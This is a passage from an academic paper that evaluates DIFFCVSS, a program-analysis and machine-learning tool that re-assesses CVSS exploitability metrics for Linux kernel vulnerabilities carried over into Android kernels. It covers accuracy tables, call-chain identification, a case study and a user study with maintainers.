OS-kernel compilation. In order to compile the target kernel given a vulnerability and its CVE description, we first leverage the information extracted in §4.2 to determine configuration options and the architecture. For example, if the vulnerability can only be exploited when `CONFIG_XFRM_MIGRSTE` is disabled in X86 module, we will set `CONFIG_XFRM_MIGRSTE=n` in the `config` file and set `ARCH=x86` in `make` options. If there is no such information extracted for CVE description or git message, by default, we will use the *allyes* configuration in the *aarch64* architecture. Specifically, for the Linux kernel compilation, we use standard Clang to generate bitcode files. For Android compilation, we use AOSP Clang which provides pre-built tool chains in different architectures. However, the process becomes tedious when some kernel versions do not support the compilation with Clang (e.g., version before 4.4.165 or 4.9.139). To address this, we back-ported the Clang patch-set before compiling it.

Building call graph and call chain. To identify call-chains in different systems, we first build call graphs for each of them. Specifically, we analyze all the call instructions based on LLVM and leverage the state-of-the-art type matching [43, 44, 75] to handle indirect calls. Furthermore, based on the call stack and the call-graph, DIFFCVSS leverages flow-sensitive analysis to build the call-chain by inserting the called functions into the call stack.

6 Evaluation

6.1 Experiment Setting

Platform. We use a set of computing resources available to us, including two servers (96 cores/256GB memory, 12 cores/64GB memory, respectively), and two desktops (8 cores/64GB memor/2 GPUs for each of them). All these machines are running on Ubuntu 20.04.

Dataset. To evaluate the effectiveness of DIFFCVSS, we utilized the following datasets.

• *Ground-truth dataset for mapping functions to metrics.* Our tool *api2Metrics* mapped functions to CVSS metrics based on attention-based classifiers. In order to train the models and test their performance, we create a ground-truth dataset,

Metrics type	Metrics value	CVE	APIs	Example
Attack Vector	*N*	22	34	*tcp_rcv_established*: TCP receive function for the ESTABLISHED state
	A	1	2	*wlan_setup*: set up any members of the wlan device structure that are common to all devices
	P	24	116	*device_release_driver*: Manually detach device from driver. When called for a USB interface
Attack Complexity	*H*	27	32	*drm_atomic_check_only*: check whether a given config would work
Privileges Required	*H*	5	6	*tomoyo_check_unix_acl*: Check permission for unix domain socket operation
User Interaction	*R*	22	42	*tiocgsid: @tty: tty passed by user, @real_tty*: tty side of the tty passed by the user if a pty else the tty

Table 4: The groundtruth set of mapping functions to metrics.

which has been released at [3]. The labeling process is as follows. We first collect vulnerabilities that contain fuzzing logs and extract their corresponding CVSS metrics assigned by NVD. As shown in Table 4, we found 22 vulnerabilities with `UI:R`; 22 vulnerabilities with `AV:N`; 24 vulnerabilities with `AV:P`; 1 vulnerability with `AV:A`; 27 vulnerabilities with `AC:H`; 5 vulnerabilities with `PR:H`. Then, two annotators with security background manually check functions in the fuzzing logs, map them into related metrics. In total, we collected 152 functions in `AV` metric, 32 functions in `AC` metric, 6 functions in `PR` metric, and 42 functions in `UI`. Such data serve as a good guidance for us to label more data. Two annotators further labeled 1,557 functions for `AV` metric, 1,529 functions for `AC` metric, 1,371 functions for `PR`, and 1,137 functions for `UI`. Finally, we integrate all labeled functions. On average, we have an agreement rate as 95%. For those uncertain cases, we contact NVD maintainers for answers. For example, the function `btrfs_read_fs_root` (a file operation) appears in the fuzzing log of CVE-2019-19036. We are not sure whether it should be associated with `UI` metric. The response from NVD shows that when a CVE requires a file to be executed in order to exploit, the `UI` should be `R`. Hence, we label such file operations as `UI` related.

• *Ground-truth dataset for mapping functions to metrics in different versions of Android.* As our metric mapping tool is trained on the labeled functions from Linux mainline, we need to transform it into Android. We build a ground-truth data set from three stable Android versions which are Android-3.18-o-release, Android-4.19-q-release, Android-12-5.4. As demonstrated by prior work [57], the Android kernel introduces a number of new kernel subsystems and new mechanisms. Take Android-4.14 as an instance, the largest features changed from mainline include 13.8% in Networking (net/netfilter), 13.5% in Sdcardfs (fs/sdcardfs), 9.4% in USB (drivers/usb), and so on. In order to better migrate the difference, we label data from such android-enhanced functions. More specifically, we first identify those Android-specific functions which only appear in Android kernel. In total, we get 22,169 Android-specific functions in Android-3.18-o-release, 8,695 in Android-4.14, and 4,079 in Android-12-5.4. Further, we label 150 functions for each metric of each version as our ground-truth.

• *Ground-truth dataset for vulnerability call-chains.* To evaluate the vulnerability call-chain identification of DIFFCVSS, we collect 65 vulnerabilities in CVE database, which have recorded the fuzzing logs, including the call-chains from entry functions to vulnerable functions. We use these vulnerabilities and the associated call-chains as the ground-truth set in this evaluation.

6.2 Evaluating Metric-to-Function Mappings

In a nutshell, we achieve a high accuracy in mapping metrics to functions: a precision of 93.0% and a recall of 91% on average. In this study, we perform a Train-Test Split of our labeled data. Specifically, we randomly sample 70% of data to train the model, 10% of data to tune the hyperparameters, and the rest 20% to evaluate the model performance. Table 5 details the experiment results.

6.2.1 Precision and Recall of Classifiers

Attack Vector (AV) classifier. To train this multi-class classification model, we manually label 1,557 functions. Based on the rules provided by CVSS [35], 190 functions are bounded to network stack and allow remotely access (`N`); 124 functions are also bounded to network stack but limit network attacks to adjacent access (`A`); 203 functions require attackers' physically access (`P`); the remaining 1,101 functions are not related to `AV` metrics. The results are shown in Table 5. When looking into the false positives cases of `N` and false negatives of `A`, we found that the classifier falsely classified some adjacent network functions into `N`. This is due to they share the similar semantic contexts, as the metric values `N` and `A` are both bound to network stack; the difference is that metric value `A` can only be locally accessed (e.g., Bluetooth or IEEE 802.11) while `N` can be remotely (e.g., across one or more routers). In our study, our attention mechanism is able to capture some informative keywords which indicate the same shared physical network or local network (e.g., "WLAN", "wireless", "Bluetooth", "wifi", "ieee80211") to distinguish `A` from `N`.

Attack Complexity (AC) classifier. We train a binary classifier to discover functions that reflect complex conditions that attacker must control to exploit the vulnerability. For this purpose, we manually label 1,529 functions, among which 411 functions reflect high attack complexity (`H`). As shown in Table 5, on the test data, we achieved 92.38% precision and 91.51% recall in classifying high attack complexity functions. When analyzing the false positives of the model, we found that the falsely labeled functions turn out to indeed contain sentiment terms and reflect high requirements for exploitability, whose semantic context is more focused on

the requirement of access privileges that are supposed to be classified as PR metric. For example, the sentence *"check for access right to given inode."* are falsely labeled, since it includes the sentiment word "check" and describe the need for extra capability. However, the corresponding function `inode_permission` is intended to check the read and write permission on an inode which should be classified into a separate PR metric according to the latest CVSS 3.1 guideline. On the other side, false negatives are mainly caused by the sentiment analysis, which failed to put more attention to some sentiment terms like "futex" which implement basic locking and indicate the timing conditions, due to the incompleteness of training set.

Privilege Required (PR) classifier. We train a binary classifier to discover functions that reflect certain permission is required to perform attack. To this end, we manually label 1,371 functions, among which 236 functions perform permission checks. On the test dataset, our model achieves a recall of 94.52% and a precision of 93.24%. When looking into false positives, we found that those falsely labeled functions indicate some other conditions the attacker needs to control, which however actually belong to the AC metric. For example, the function `qla4_82xx_pci_mem_bound_check` has the description *"check memory access boundary used by test agent support ddr access only for now"*, which however indicates more conditions the attacker should control during exploitation and hence is supposed to be classified as AC. Interestingly, such blurs between AC and PR metric is explainable by historical CVSS version (2.0), in which AC and PR both belong to the same metric Access Complexity[22]. When looking to the false negatives, we found many of them are caused by less formal, imprecise, vague descriptions [61].

User Interaction (UI) classifier. We train a binary classifier to recognize functions that reflect user operations. For this purpose, we manually label 1,137 functions. On the test dataset, our model achieves a precision of 92.96% and a recall of 91.67%. When looking into the false positives, we found that the falsely labeled functions are caused by high attention to some specific terms. For example, the function `account_user_time` has description *"account user cpu time to process the process that the cpu time get accounted to cputime the cpu time spent in user space since the last update"*, which is falsely labeled as the excessive attention to the informative term "user".

6.2.2 Model Transferability

In order to evaluate the model's transferability on Android kernel, we ran the four classifiers over the ground-truth dataset which contains labeled functions from three stable Android kernel versions. As shown in Table 5, the performance on Android is in parallel with that of Linux, which confirms the stability and generality of our models. For example, when classifying the functions to PR: H, the model achieves a recall around 93% in both Android and Linux kernels.

6.2.3 Effectiveness on Different Versions

This section further evaluates the models of DIFFCVSS against more versions of the Linux and Android kernels. The evaluation is to confirm that DIFFCVSS is generic and has stable performance across different versions. Specifically, we evaluate the performance of DIFFCVSS on Linux-4.4, Linux-4.9, Linux-4.14, Android-4.4-o, Android-4.9.p, Android-4.14-q. We randomly sample and annotate 200 distinct functions for each metric under each Linux and Android version. Further, we run Linux and Android kernel models, respectively, and the results are detailed in Table 6. As we can see, the precision and recall of each metric over different versions are numerically stable. For example, the precision of the PR metric across three Android kernel versions is 91.39% on average with the standard deviation of 1.74. Moreover, when we inspect the internal function difference in three Linux versions and three Android versions, we found that the function difference is negligible, and most of the functions would not be changed between different versions. Specifically, for two adjacent versions listed above, such as v4.4 and v4.9, on average, the newer version will add 9.8% of functions and delete about 3.9% of functions in the old version. Such observation explains why our Linux model has a stable performance across different versions, the same as the Android model.

6.2.4 Comparison with the State of the Art

Pex [75] is a recent tool that identifies a set of functions that perform permission checks. More specifically, Pex manually constructed a small set of known permission-check functions, and then used dominator analysis [49] to find their wrappers. In total, PeX finds 284 functions that perform permission checks. DIFFCVSS is able to map all of them to the metric value of PR:H. Moreover, DIFFCVSS discovers additional 1,034 permission-check functions through the Privilege Required classifier.

6.3 Evaluating Call-Chain Identification

The scale of possible call-chains. Given a vulnerability, DIFFCVSS first collects all possible call-chains and then identifies the one related to the vulnerability. If there are too many possible call-chains, the identification may not scale. The evaluation shows that, on average, DIFFCVSS collects 352 possible call-chains. With the call-chain identification mechanism, DIFFCVSS is able to precisely identify 7.7 vulnerability call-chains on average (with the median of 2). This result shows that DIFFCVSS can effectively mark 98% of call-chains as irrelevant.

Effectiveness of vulnerability call-chain identification. As discussed in §6.1, we selected 65 vulnerabilities with fuzzing log as the ground-truth set to evaluate the precision of our approach. Our evaluation result shows that 54 (83%) of these vulnerability call-chains can be identified by DIFFCVSS, and 11 of them are missed due to the following reasons. First, the inaccuracy of call-graph construction. In

		Linux Mainline		Android-3.18-o-release		Android-4.19-q-release		Android-12-5.4	
Metrics	Label	Recall	Precision	Recall	Precision	Recall	Precision	Recall	Precision
Attack Vector	N	92.42%	93.84%	94.44%	87.2%	89.74%	92.11%	94.45%	91.23%
	A	87.50%	93.33%	86.04%	92.5%	93.33%	90.32%	91.11%	93.18%
	P	88.52%	91.53%	89.66%	92.85%	91.43%	94.12%	87.88%	93.55%
Attack Complexity	H	91.51%	92.38%	93.88%	86.79%	93.44%	89.1%	93.1%	91.53%
Privileges Required	H	94.52%	93.24%	93.94%	91.8%	92.59%	89.28%	91.67%	91.67%
User Interaction	R	91.67%	92.96%	93.65%	90.77%	92.96%	90.04%	92.5%	92.72%

Table 5: The precision and recall of each classifier in metric-function mappings, as well their transferability.

		Linux-4-4		Linux-4-9		Linux-4-14		Android-4.4-0		Android-4.9-p		Android-4.14-q	
M	Label	R	P	R	P	R	P	R	P	R	P	R	P
AV	N	94.59%	89.74%	90.14%	91.42%	92.85%	91.54%	92%	89.61%	88.24%	91.83%	91.17%	87.32%
	A	89.47%	91.07%	90.14%	91.42%	92.85%	91.54%	90%	93.10%	92.15%	90.38%	92.92%	92.10%
	P	92.45%	89.09%	89.65%	92.85%	90.91%	89.28%	88.23%	93.75%	90.56%	85.71%	87.80%	90%
AC	H	90.74%	92.45%	89.19%	91.66%	90.52%	92.47%	90.74%	89.91%	92.92%	92.11%	92%	90.19%
PR	H	90.14%	92.75%	92.55%	93.54%	93.54%	89.23%	89.83%	93.81%	94.04%	89.77%	93.90%	90.58%
UI	R	91.01%	94.18%	92.41%	90.12%	91.57%	92.68%	89.87%	91.03%	92.71%	90.81%	90.91%	93.33%

Table 6: The precision and recall of each classifier on multiple Linux and Android versions. M = Metrics.

the Linux kernel, some entry functions are written in assembly code, which cannot be correctly compiled and analyzed by LLVM. Therefore, the callee of these entry functions may be missed. This leads to 7 missed cases. Also, as we discussed in §4.3, DIFFCVSS enforces a limit of 18 for the number of functions in a call-chain to avoid path explosion. This leads to the remaining 4 missed cases. Accordingly, these issues can be alleviated in the future by improving the program-analysis techniques such as indirect-call analysis and assembly analysis. However, improving such techniques is challenging, which requires new designs and lots of engineering works, and thus they are regarded as the future works for DIFFCVSS.

Precision of the Android and Linux call-chain matching. As we discussed in §4.3, by comparing the CVE-related call-chain in Linux, DIFFCVSS matches the most similar call-chain in Android and further analyzes the metrics of this call-chain. Here we evaluate the precision of the matching. We manually compare the Linux vulnerability call-chain with Android call-chains identified by DIFFCVSS to see if they contain the same set of functions in the same execution order. It took 2 security professionals 2 person-hours for data annotation.

After checking all the 127 call-chain pairs, we found that 113 of them are matched exactly, but 14 are not exactly the same. We further analyzed these 14 cases and found that all of them are not caused by the similarity analysis, but instead caused by missing the same functions in Android. This means that these 14 cases may not be false-positive cases, but are already the most similar call chains we can find. Therefore, given a CVE-related call-chain in Linux, we believe that the similarity analysis is precise in capturing the similar Android call-chain based on this result.

6.4 Evaluating Cross-OS Severity Differences

In this section, we evaluate the severity differences of cross-OS vulnerabilities in Linux and Android, as well as in different versions of Linux.

	# vulnerabilities			
	AV	**AC**	**PR**	**UI**
More severe in Android	13	11	35	2
More severe in Linux	63	57	36	75
Similar severe in Linux and Android	51	59	56	50

Table 7: Cross-OS vulnerability exploitability metric difference between Linux and Android.

6.4.1 Severity Differences Between Linux and Android

To conduct this experiment, we select cross-OS vulnerabilities from the Linux kernel with the following rules: (1) the vulnerabilities should be found in recent years because as cross-OS vulnerabilities, they should affect at least one of the versions in Android (v3.18, v4.4, v4.9, v4.14, v4.19, and v5.4); (2) the patch of the vulnerability is available; (3) the vulnerable file can be successfully compiled to LLVM IR. Finally, 127 vulnerabilities are selected and analyzed in this experiment.

As discussed in §4.4, based on the differential severity analysis, DIFFCVSS outputs differential CVSS metric values of cross-OS vulnerabilities in Linux and Android. The results are summarized in Table 7. For example, the first row in the table indicates the number of CVEs that the corresponding metrics have higher severity than they are in the Linux (e.g., a vulnerability has `AV:N` in Android but `AV:P` in Linux). Furthermore, our study also measures the difference of the vulnerability's severity groups (low, medium, high, critical), defined by CVSS [50]. This result shows that among 127 vulnerabilities, beyond 17 (13%) vulnerabilities with the same severity in Android and Linux, the severity of most of the cross-OS vulnerabilities (87%) is different in different OSes. Specifically, 92 (72%) of the vulnerabilities are more severe in Linux than Android, which means that prioritizing the patch for Android may waste maintenance resources that are supposed to be allocated for critical vulnerabilities. Also, 18 (15%) vulnerabilities are more severe in Android, which

means that these vulnerabilities may not be patched timely in Android if the severity evaluation is based on the CVSS score for Linux. This can be particularly critical as adversaries will have a larger time window to exploit the "already-publicized" critical vulnerabilities in Android devices.

The precision. To check the precision, we manually look into all these cases reported by DIFFCVSS and see if (1) the identified exploitable call chain is indeed related to the CVE description, (2) the identified exploitability metrics from functions are correct, and (3) the severity differences are correctly calculated and compared. If a case meets all of these requirements, we regard it as correct. The manual analysis shows that among these 127 cases, 116 of them are correct, which means that DIFFCVSS achieves a high precision of (91.3%) in the differential severity analysis. Looking into these incorrect cases, 4 are caused by missing enough useful vulnerability artifacts to select the vulnerability call-chains. Therefore, DIFFCVSS mis-selected the vulnerability call-chains. Also, 7 are caused by the incorrect mapping from exploitability metrics to functions. This result is aligned with the result from the user study (see §7), and we will further discuss the potential improvements for precision in §8.

Case Study: a more severe vulnerability in Android. CVE-2019-3701 is a local out-of-bound write vulnerability. Its exploitability metrics assigned by NVD in the affected Linux kernel v4.19 are `AV:L/AC:L/PR:H/UI:N`. Running on this vulnerability, DIFFCVSS outputs a differential metric value of `AV:N` in affected Android kernel v4.19. It indicates that an attacker can even exploit this vulnerability remotely in Android (`AV:N`)—a much more severe case—while in the Linux kernel, an attacker has to access the target system locally (`AV:L`). When looking into the difference of vulnerability call-chains in Linux and Android, we found that the function `tcp_v6_do_rcv` exists in Android vulnerability call-chain while not in Linux. The function `tcp_v6_do_rcv` is the network protocol-level related function, which indicates the vulnerable component is bound to the network stack in Android.

6.4.2 Severity Differences Between Linux Versions

In this evaluation, we further test the vulnerabilities-severity differences among different versions of the Linux kernel. Since there are thousands of versions of Linux kernels, testing all of them is unrealistic. Therefore, in this evaluation, we only test the vulnerabilities-severity differences in several commonly-used versions and long time support versions, including v3.8, v3.18, v4.4, v4.9, v4.19, v5.1, and v5.4. Then, from all the 127 vulnerabilities we have tested, we select the vulnerabilities that would affect at least two of the versions we just mentioned. Finally, 92 vulnerabilities are selected and analyzed. Among them, 62 vulnerabilities have the same severity across different versions of the Linux kernel, and 30 show different severity in different versions. These results indicate that even for the same system, vulnerabilities can cause different severity for different versions. Therefore, the patching priority should also be evaluated per version when needed.

7 Usability Study




Figure 4: The Procedure of the user study.

We further conduct a user study to evaluate the usability of DIFFCVSS from the user perspective (e.g., downstream maintainers). The usability of DIFFCVSS focuses on effectiveness, accuracy, and satisfaction. In particular, we seek to answer the following key questions: **Q1:** How efficient is DIFFCVSS in reducing maintainer workload? **Q2:** How accurate is DIFFCVSS in re-evaluating vulnerability? **Q3:** How usable is DIFFCVSS in practice?

Recruitment. After an IRB approval, we recruited participants by distributing recruitment advertisements online (see the detail requirements for recruitment in Appendix 12.1.1), contacting related organizations (mostly CVE Numbering Authorities (CNAs) worldwide) that maintain downstream Linux derivatives, and snowball sampling, where participants recommended other colleagues. In total, we recruited 30 participants, including ten maintainers in industry who have real-world experience in vulnerability evaluation and 20 graduate students who have a background in system security. We follow a standard and ethical way [45, 55, 70] to reward participants ($30 Amazon gift card for each student and $100 for each employee) in the user study. Table 8 details the demographics of participants. We believe the number of participants is substantial, as it is already more than 12-20 participants as suggested by qualitative research best practices literature [31] and also aligns with related works [25, 60, 67, 68].

Procedure of the user study. In this study, we selected in total 20 vulnerabilities analyzed by DIFFCVSS, which can cover different exploitability metrics and different severity levels, and every participant is required to analyze 4 of these vulnerabilities. Due to the various expert levels of maintainers and students, the procedures slightly differ, which are shown in Figure 4. Specifically, maintainers were asked to re-evaluate two vulnerabilities manually and the other two with

		S (n = 30)
Organization	U1	40%
	U2	35%
	U3	20%
	U4	5%
	C1	40%
	C2	20%
	C3	20%
	C4	10%
	C5	5%
	C6	5%
years and role	1-3 years (Security analyzer)	30%
	3-5 years (Security analyzer)	50%
	6+ years (Security Manager)	20%
Education	Bachelor's degree	10%
	Master's degree	20%
	Ph.D's degree or higher	70%

Table 8: PARTICIPANTS DEMOGRAPHICS: U1-U4 represents 4 universities,C1-C6 represents 6 companies, S represents Survey.

the help of our tool, DIFFCVSS. To ensure students are capable for vulnerability assessment, we asked them to study the training materials before re-evaluating the four vulnerabilities with the help of DIFFCVSS. Our training materials include wiki-based background introduction, real-world examples of vulnerability-severity re-evaluation, and a case study based on DIFFCVSS. Note that here the information provided by DIFFCVSS for the participants includes: (1) the most likely vulnerability path (the code path triggering the vulnerability); (2) the most similar vulnerability path in the Android kernel; (3) the Android functions and associated CVSS metric values.

After that, all the participants were asked to complete a questionnaire for measuring the usability of DIFFCVSS including effectiveness, precision, and satisfaction. Finally, we check their responses and perform an interview to understand their feedback of DIFFCVSS in detail. We provide all the training materials and survey questions in [3].

	M	**S**	**A**
Manual re-evaluation time	$> 4h$ (M=8)	N/A	4.8h
Evaluation time with help of tool	21.7m	23.8m	23.1m
Reduced workload with help of tool	75.1%	78.3%	76.7%
Metric-level Accuracy	88.75%	90.31%	89.53%
Severity-level Accuracy	90%	91.2%	90.6%

Table 9: User study evaluation results. M=maintainer, S=student, A=average

Results. This study lasted over four months, including survey design, recruitment, and data collection and analysis. We elaborate on the answers to the above questions as follows:

• DIFFCVSS *can save 91.98 % of time and reduce 76.7% of workload.* We demonstrate the effectiveness of DIFFCVSS by comparing the re-evaluation time with and without DIFFCVSS. Specifically, 90% of maintainers (M=9) were unable to manually re-evaluate the two vulnerabilities due to the time limit (120 minutes). When we asked how much time they would expect to finish the re-evaluation, 8 maintainers answered *"at least 4 hours"*, and two of them answered *"more than 6 hours"*. The average expected evaluation time is 4.8h. In comparison, with the help of DIFFCVSS, most participants (M=10, S=18) successfully finished this task within 30 minutes. The average time is 23.1 min. The results show that DIFFCVSS dramatically eases the vulnerability assessment for maintainers. The results are summarized in table 9.

Moreover, we present the responses of participants on how much and what kind of workload can be reduced with the help of DIFFCVSS. The average reduction of workload is 76.7% (M=75.1%, S=78.3%). Specifically, 34.2% of participants (M=36.36%, S=32.05%) state that *"less time to find vulnerability-related call-chain"*; 28.53% of participants (M=27.27%, S=29.79%) describe that *"less time to understand the functionality of source code"*; 17.43% of participants (M=18.18%, S=16.67%) expressed that *"less time to understand the exploitability of the vulnerability"*. The results show that DIFFCVSS can significantly reduce the time and efforts for vulnerability re-evaluation.

• DIFFCVSS *achieves an accuracy of 89.53% in Metric-level and 90.6% in Severity-level on average.* In order to test how precisely DIFFCVSS can re-evaluate vulnerabilities from user perspectives, we present each step's results of DIFFCVSS to the participants. With the help of DIFFCVSS, the participants are asked to re-evaluate the severity of the vulnerability in Android kernel. After that, we compare their re-evaluation results with that of DIFFCVSS in Metric-level and Severity-level. Metric-level means we evaluate the fine-grained precision in terms of four exploitability metrics (AV, AC, PR, UI). Severity-level means we measure the precision in terms of a vulnerability's severity group (low, medium, high, critical) defined by CVSS [50]. Note that sometimes one metric difference will not change the severity level. The results show that DIFFCVSS achieves a 89.53% of accuracy (M=88.75%, S=90.31%) in metric-level and correctly re-evaluates 90.6% (M=90%, S=91.2%) of vulnerabilities, which align with the evaluation results in §6.

• *The vast majority of participants expressed satisfaction with the usability of* DIFFCVSS. We seek to understand how DIFFCVSS satisfies the maintainers and potential users. The satisfaction metric is measured by the following key points: whether DIFFCVSS can provide correct guidance and whether they are willing to utilize them for vulnerability assessment. 90% of participants (M=8, S=19) thought DIFFCVSS could correctly guide them to re-evaluate vulnerabilities. One maintainer chose the option *might or might not*. He commented that *"Though* DIFFCVSS *can help me to analyze the vulnerability, the proof-of-concept (PoC) is necessary if I want to re-evaluate a vulnerability very precisely"*. It is indisputable that PoC can contribute significant help for the security analyzer. However, only 9.7% of linux kernel related-vulnerabilities have PoC. Although DIFFCVSS cannot provide the exact PoC, the 83% vulnerable call stacks it

generated are the same as that of PoC (see §6.3). One participant posted a negative attitude and commented that *"Not sure whether the call-chain generated on Android kernel is correct"*. We re-checked the vulnerabilities he re-evaluated with the help of DIFFCVSS and found the call-chain generated on Android indeed has a significant discrepancy with Linux, which only shares 22.53% of functions. To find the most possible vulnerable call-chain in the Android kernel, DIFFCVSS matched the most similar one of the Linux kernel, which we acknowledge that it may cause a certain error. It is possible that such a vulnerability does even not exist in the Android kernel when the similarity score is very low. The security analyzer may need extra efforts to determine in such a situation. As to the question whether they are willing to use them in the future, 90% of participants (M=8, S=19) chose *Yes*, 6.67% (M=1, S=1) chose *Not sure*, and 3.33% (M=1) chose *No*.

Analysis of False Cases of DIFFCVSS in User Study. Further, we inspect why DIFFCVSS failed to re-evaluate some vulnerabilities correctly. First, 38.5% of the cases are caused by uncertainty of the call-chain generation. The participants expressed doubts about the reach-ability of the call chain. One describes that *"though* DIFFCVSS *generates the most possible exploitable call-chain, but it didn't provide enough evidence to show it is reachable which increases my uncertainty to the results of* DIFFCVSS*"*. Second, 34.6% of cases are caused by the false positives and false negatives in function mapping. For example, the function `path_get`, which gets a reference to a path, is incorrectly mapped to the UI metrics. One participant said that *"when a window pops up in android apps, it may invoke the* `path_get`*, but it did not involve any user interaction"*. On the other hand, The function `usb_submit_urb` is a miss-reported case, which indicates it requires victims to plug a malicious USB into their computers (UI), but the UI model failed to recognize it. The others are unsatisfied with the presentation of DIFFCVSS. One participant commented that *"The plain and long call-chain of Android and Linux are presented on different pages, which is hard for me to compare the difference"*. We acknowledged that the presentation of DIFFCVSS results is not very user-friendly, which may impact its usability. It would be nice to visualize the call-chain and highlight the difference; however, doing so will take much laborious engineering efforts, which is not our focus in the current research stage.

8 Discussion and Future Work

Improving the accuracy of DIFFCVSS. There are two major possible causes of false results: incorrect mapping from exploitability metrics to functions and incorrect vulnerability call-chain identification. The first issue is mainly caused by missing enough keywords and descriptions to determine the relationship between a function and vulnerability metrics. This issue can be alleviated in the future by collecting function descriptions from other sources, such as git logs that mention the functionality or design of different functions. Such information can be used to improve the precision of the model further. Also, the metric value of some functions cannot be determined only by its description, but also its parameter. For example, the function `capable(int cap)` can decide if the current task has some capability in effect. Some arguments, such as `cap = CAP_SYS_ADMIN`, indicate an admin capability and thus indicates `PR:H`, but other arguments like `cap = CAP_IPC_OWNER` may only show a general capability and thus indicate `PR:L`. Therefore, future work can equip data-flow analysis or code context analysis to improve the precision of mapping functions to exploitability metrics. The second issue is often caused by the incorrect identification of indirect calls and the incomplete coverage of entry point functions written in assembly code. Correspondingly, this issue can also be alleviated by improving the program-analysis techniques such as indirect-call analysis and assembly analysis. Equipping the end-to-end symbolic execution to verify the feasibility of call-chain can also improve the precision of vulnerability call-chain identification.

Limitation and generality. DIFFCVSS still has some limitations. Most importantly, the component of mapping exploitability metrics requires well-maintained documentation that provides direct, clear, and descriptive function descriptions. Fortunately, most large open-source projects, such as the Linux kernel, which have many derivatives, are typically well maintained and thus provide enough documentation like function description. However, DIFFCVSS would not work well for the projects with vague, incomplete, and inadequate documentation, which might mislead DIFFCVSS and result in a wrong metrics mapping. Therefore, it will be exciting to see future work that could automatically generate the vulnerability metrics without the function description but only based on functions' semantics and their usage context. However, developing such techniques is challenging and also out of the scope of this work. Furthermore, the component of vulnerable call-chain identification is based on the program call-graph, which is built by LLVM and Clang. Thus, DIFFCVSS cannot analyze the project, for which the complete call graph is unavailable, and it does not support Clang. However, in general, DIFFCVSS can be applied to other open-source applications if their documentation is well maintained, and their call graph can be generated.

9 Related Work

CVSS score/severity/exploitability prediction. Khazaei et al. [39] and Elbaz et al. [18] proposed a machine learning-based method to predict CVSS scores based on natural language description of vulnerabilities. Han et al. [32] trained a robust deep-learning model that can extract discriminative features of vulnerability descriptions to predict multi-class severity level of software vulnerability. Many previous works [11, 12, 17] also tried to predict how soon individual vulnerabilities are likely to be exploited using features derived from

vulnerability databases or social media posts. However, those approaches cannot address the "one-for-all" CVSS usage issue, because there exists no vulnerability report for different versions or derivatives (but only the mainline) to conduct those description-only analysis. Additionally, there are some program analysis-based methods that infer the exploitability of vulnerability. However, those works are less scalable and applicable due to the requirement of PoCs/exploits or using less-generic self-defined metrics.

Vulnerability severity rating. Numerous works also try to rate the vulnerabilities to help patch prioritization and evaluate the severity of vulnerabilities. CVSS [46] generally discussed the Common Vulnerability Scoring System. Liu et al. [42] compared existing vulnerability severity scoring systems X-Force, CVSS and VRSS, based on which they also provide their own vulnerability scoring system. Han et al. [32] provide a system based on word embeddings and a CNN, which can capture special word and sentence features from vulnerability descriptions and further use them to predict vulnerability severity. Similarly, Spanos et al. [58] also provide a vulnerability severity scoring system based on text mining against the description of vulnerabilities. However, most of these existing works are only based on textual information of vulnerabilities, which are typically limited to the specific version and vendor of a project. Thus, these works cannot address cross-environment vulnerabilities effectively.

Patch prioritization. A widely regarded principle is that security-critical bugs should be prioritized for patching. Many previous works [10, 30, 78] thus try to identify security-critical bugs from general bugs through machine learning techniques. Arora et al. [8] provide an empirical study on vulnerabilities disclosure, which shows that vulnerability disclosure can accelerate patch release, and vendors are more responsive to more severe vulnerabilities. VULCON [20] is a vulnerability management strategy, which can prioritize vulnerabilities for patching based on the input that includes a series of vulnerability reports, asset criticality, and personnel resources. Sharma et al. [56] leverage word embedding and convolution neural network (CNN) to prioritize vulnerability by analyzing the vulnerability description. However, these works are only based on the description information from the CVE or patches, which may not be precise enough when the description only includes limited information. Furthermore, none of these existing works can analyze the severity of cross-OS vulnerabilities. Unlike these works, DIFFCVSS not only analyzes the description information but also the exploitation information collected from call chains using program analysis techniques, and thus is more precise and can address the cross-OS situation.

Vulnerability in cloned projects. Due to the code clone/reuse, many vulnerabilities propagate to multiple projects. Some previous works try to identify these vulnerabilities. VulSeeker [26] and Gemini [73] are based on machine-learning techniques, which can analyze the similarity of code and check the existence of cross-platform vulnerabilities in binary code. XMATCH [21] detects cross-platform vulnerabilities in embedded systems and IoT devices based on extracting and comparing conditional formulas as semantic features from the binary code. Some previous works also conduct empirical studies about the severity and influence of vulnerabilities that propagate to different projects. ADDICTED [77] reveals the security risk brought by software shipment and customization, as vendors and carriers enrich the system's functionalities without fully understanding the security implications. Farhang et al. [19] empirically studied the security bulletin from Android and three leading vendors: Samsung, LG, and Huawei. Their results show that vendors would evaluate vulnerabilities and react with CVEs with Android Git repository references without delay. But all of these vendors are using different structures for vulnerability reporting. Frühwirth [23] presents that people in the industry have known that the severity of vulnerabilities varies significantly among different organizational contexts, and this information can improve the quality of the CVSS-based vulnerability prioritization. However, different from DIFFCVSS, after pointing out or discovered the issues caused by vulnerabilities that influence multiple projects, none of them can automatically tell the severity differences of these vulnerabilities. But all of these vendors are using different structures for vulnerability reporting. Frühwirth [23] presents that people in the industry have known that the severity of vulnerabilities varies significantly among different organizational contexts, and this information can improve the quality of the CVSS-based vulnerability prioritization. However, different from DIFFCVSS, after pointing out or discovered the issues caused by vulnerabilities that influence multiple projects, none of them can automatically tell the severity differences of these vulnerabilities.

10 Conclusion

